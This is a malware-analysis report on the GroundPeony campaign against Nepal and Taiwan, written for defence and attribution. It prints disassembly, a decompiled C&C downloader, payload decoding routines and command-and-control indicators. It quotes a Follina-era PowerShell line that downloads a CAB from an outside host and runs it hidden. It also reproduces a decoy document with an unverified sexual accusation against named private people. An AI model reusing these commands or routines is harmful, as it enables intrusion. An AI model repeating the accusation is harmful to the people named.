
The decoded shellcode uses the same custom XOR algorithm as before. The RtlDecompressBuffer is then used to decompress. The shellcode is decoded from the beginning of the file, excluding jump instruction.

```
seg000:0000ED7A                 cmp     ebx, 1DA0A3A1h  ; RtlDecompressBuffer
seg000:0000ED80                 jz      short loc_EDE9
seg000:0000ED82                 cmp     ebx, 4717A7D0h  ; LoadLibraryA
seg000:0000ED88                 jz      short loc_EDD8
seg000:0000ED8A                 cmp     ebx, 8F592CA3h  ; VirtualAlloc
seg000:0000ED90                 jz      short loc_EDC6
seg000:0000ED92                 cmp     ebx, 0B01FF0A0h ; GetProcAddress
seg000:0000ED98                 jz      short loc_EDB4
seg000:0000ED9A                 cmp     ebx, 0D7656A4Fh ; memcpy
seg000:0000EDA0                 jnz     short loc_EDFF
seg000:0000EDA2                 movzx   edx, word ptr [ecx+edi*2]
seg000:0000EDA6                 mov     edx, [eax+edx*4]
seg000:0000EDA9                 add     edx, [ebp+arg_0]
```

```
loc_EB49:                               ;
                mov     dl, [esi+eax+0Ch]
                inc     ecx
                sub     dl, cl
                xor     dl, cl
                add     dl, cl
                mov     [esi+eax+0Ch], dl
                inc     eax
                cmp     eax, [esi+8]
                jb      short loc_EB49
```

The decoded code executes the executable with the MZ header removed. It also decodes the data in mic.ver and uses it as a configuration. Finally, it downloads and executes the shellcode from the C&C server, saved in the config.

```
result = gethostbyname(Buffer);
v5 = (_DWORD ***)result;
if ( result )
{
  result = (void *)socket(2, 1, 0);
  v6 = (SOCKET)result;
  if ( result != (void *)-1 )
  {
    *(_QWORD *)&name.sa_data[6] = 0i64;
    name.sa_family = 2;
    *(_DWORD *)&name.sa_data[2] = **v5[3];
    *(_WORD *)name.sa_data = htons(v4);
    result = (void *)connect(v6, &name, 16);
    if ( result )
    {
      return (void *)closesocket(v6);
    }
    else if ( v6 )
    {
      *(_DWORD *)code = 406211263;
      send(v6, code, 4, 0);
      v7 = 4;
      v8 = code;
      do
      {
        v9 = recv(v6, v8, v7, 0);
        if ( v9 <= 0 )
          break;
        v7 -= v9;
        v8 += v9;
      }
      while ( v7 > 0 );
      v10 = (int)sub_404170(*(SIZE_T *)code);
      v11 = *(_DWORD *)code;
      v22 = v10;
      for ( i = (char *)v10; v11 > 0; i += v13 )
      {
        v13 = recv(v6, i, v11, 0);
        if ( v13 <= 0 )
          break;
        v11 -= v13;
      }
      closesocket(v6);
```



```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  デコードされたテキスト
00000000   b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ±...............
00000010   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030   00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00  ................
00000040   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000050   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000060   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000070   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000080   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000090   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000A0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000B0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000C0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000D0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000E0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000F0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000100   00 00 00 00 00 00 00 00 00 00 00 00 4C 01 05 00  ............L...
00000110   0A 82 2B 67 00 00 00 00 00 00 00 00 E0 00 02 01  .,+g........à...
00000120   0B 01 0E 1D 00 C8 00 00 00 84 00 00 00 00 00 00  .....È...„......
00000130   4D 15 00 00 00 10 00 00 00 E0 00 00 00 00 40 00  M........à....@.
00000140   00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00  ................
00000150   06 00 00 00 00 00 00 00 00 80 01 00 00 04 00 00  .........€......
00000160   00 00 00 00 02 00 40 81 00 00 10 00 00 10 00 00  ......@.........
00000170   00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00  ................
00000180   00 00 00 00 00 00 00 00 84 37 01 00 3C 00 00 00  .........„7..<...
00000190   00 60 01 00 E0 01 00 00 00 00 00 00 00 00 00 00  .`..à...........
000001A0   00 00 00 00 00 00 00 00 00 70 01 00 E0 0E 00 00  .........p..à...
000001B0   C0 2C 01 00 38 00 00 00 00 00 00 00 00 00 00 00  À,..8...........
000001C0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001D0   F8 2C 01 00 40 00 00 00 00 00 00 00 00 00 00 00  ø,..@...........
000001E0   00 E0 00 00 38 01 00 00 00 00 00 00 00 00 00 00  .à..8...........
000001F0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000200   2E 74 65 78 74 00 00 00 23 C6 00 00 00 10 00 00  .text...#Æ......
00000210   00 C8 00 00 00 04 00 00 00 00 00 00 00 00 00 00  .È..............
00000220   00 00 00 00 20 00 00 60 2E 72 64 61 74 61 00 00  .... ..`.rdata..
00000230   F0 5D 00 00 00 E0 00 00 00 5E 00 00 00 CC 00 00  ð]...à...^...Ì..
00000240   00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40  ............@..@
00000250   2E 64 61 74 61 00 00 00 04 13 00 00 00 40 01 00  .data........@..
00000260   00 0A 00 00 00 2A 01 00 00 00 00 00 00 00 00 00  .....*..........
00000270   00 00 00 00 40 00 00 C0 2E 72 73 72 63 00 00 00      @..À.rsrc...
```

The shellcode is encoded with an algorithm similar to that of a previous file. It differs slightly from the file encoding algorithm in that the order of the add,sub,xor instruction is swapped.


```
text:00401142 loc_401142:                             ; CODE XREF: sub_401000+154↓j
text:00401142                 mov     al, byte ptr [esp+ecx+318h+Buffer]
text:00401146                 add     al, 1Ah
text:00401148                 xor     al, 4Bh
text:0040114A                 sub     al, 1Ah
text:0040114C                 mov     byte ptr [esp+ecx+318h+Buffer], al
text:00401150                 inc     ecx
text:00401151                 cmp     ecx, 42h ; 'B'
text:00401154                 jb      short loc_401142
```

```
loc_4012A0:                             ; CODE XREF: su
                mov     al, [edi+ecx]
                lea     ecx, [ecx+1]
                add     al, 55h ; 'U'
                inc     edx
                xor     al, 2Fh
                sub     al, 55h ; 'U'
                mov     [ecx-1], al
                mov     esi, dword ptr [esp+318h+buf]
                cmp     edx, esi
                jb      short loc_4012A0
```

```
        v19 = v22 - (_DWORD)v14;
        do
        {
          v20 = *((_BYTE *)v18 + v19);
          v18 = (int (__fastcall *)(unsigned int, unsigned int))((char *)v18 + 1);
          ++v17;
          *((_BYTE *)v18 - 1) = ((v20 + 0x55) ^ 0x2F) - 0x55;
          v15 = *(_DWORD *)code;
        }
        while ( v17 < *(_DWORD *)code );
        v16 = v23;
```

The encoded config consists of a 0x40 byte C&C host area and a 0x2 byte port area. The IP address at this time was 103[.]199.17.184.

```
for i in range(file_size):
    dec = buf[i]
    dec = (((dec + 0x1a) ^ 0x4b)  - 0x1a) % 256
    buf[i] = dec
```




Related File

An attack similar to the Taiwanese attack we have previously described was also carried out in Nepal. Although the specific origin of the attack is unknown, a legitimate website was compromised and a ZIP file was installed, as was the case in Taiwan.

The legitimate website that was compromised was the Nepalese government's COVID-19 vaccine-related website. For reference, China is known to have provided vaccines to Nepal as part of its One Belt, One Road partnership[2]. It is unclear what this has to do with the attacking campaing.


In the attack against Nepal, app.onedrivo[.] com was used as the C&C server. The domain was taken using PublicDomainRegistry. More on this domain later.

In the attack against Nepal, the malware behaves the same way. When the EXE file is executed, it copies and renames the file and executes mic.exe. mic.exe sideloads version.dll. Then version.dll will read, decode and execute mic.doc. The malware executed was the same as the previous one, called micDown.




Related Past Campaign

The C&C server used in the previous attack on Nepal has been used in other attacks in the past. The attack on Nepal occurred in April 2022. At that time, this group exploited CVE-2022-30190, also known as Follina. Finally, the CobaltStrike beacon is executed. This domain was used as the server to download this CobaltStrike and as the C&C server.



The DOCX file that served as the decoy is a statement of accusation by a person claiming to be a student at Kathmandu University. We do not know the authenticity of this accusation.


My name is Jeena Sharma, 23 years old.I live in Kathmandu and I am a graduate student of Kathmandu University.

I'm exposing Nitesh Pariyar now. He's a liar!

He deceived my feelings and body. After sleeping and having sex with me, he promised to let me join NCELL company and become his private secretary. He also said he would marry me.

He is a complete liar!!!

After he slept with me and had sex, he ignored me, didn't answer my phone or any message, and pretended not to know me!


When he was dating me, he lied to me that his name was sum, but after my follow-

This DOCX file contains the external link settings. This will load the HTML file. The HTML file contains JavaScript code to change the location. The modified location is written with the scheme ms-msdt. This is the scheme for the Microsoft Support Diagnostic Tool. However,a bug existed in this that allowed PowerShell code to be executed. So, PowerShell code to be executed from a DOCX file.

The PowerShell code is downloaded, extracted and executed to a CAB file from the server.


```
Start-Process $cmd -windowstyle hidden -ArgumentList "/c rundll32.exe pcwutl.dll,LaunchApplication $cmd";
$cmd = "c:\windows\system32\cmd.exe";
Start-Process $cmd -windowstyle hidden -ArgumentList "/c taskkill /f /im msdt.exe";
Start-Process $cmd -windowstyle hidden -ArgumentList "/c cd C:\users\public\&&powershell iwr -uri
https://exchange.oufca.com.au/aspnet_client/test.cab -o test.cab&&expand test.cab abc.exe&&abc.exe";
```

Inside the CAB file is an EXE file made by PyInstaller. This EXE is a downloader. And can be downloaded from onedrivo[.]com and run the CobaltStrike beacon.



Attribution

Let us consider the attribution of this group. To begin with, it is important when this group was exploiting Follina. Follina was finally exploited by a very large number of APT groups. But that was after the details were made public. Here is the timeline.



The first time Follina became known to the public was through our tweets. We discovered the Follina sample against Belarus on May 27 and tweeted about it. Since then, detailed explanatory blogs have been published and PoCs have been released.

Going back earlier, a vulnerability was reported to Microsoft by the ShadowChasing group on April 12. However, Microsoft did not acknowledge it as a vulnerability at that time. The attack reported is also against Belarus.

Let's go back further. In our research, we found samples from April 7 and 8. These are attacks against Nepal and India. We believe this is the earliest Follina sample. And these are the attacks by the group Mandiant calls UNC3347, which we call GroundPeony.

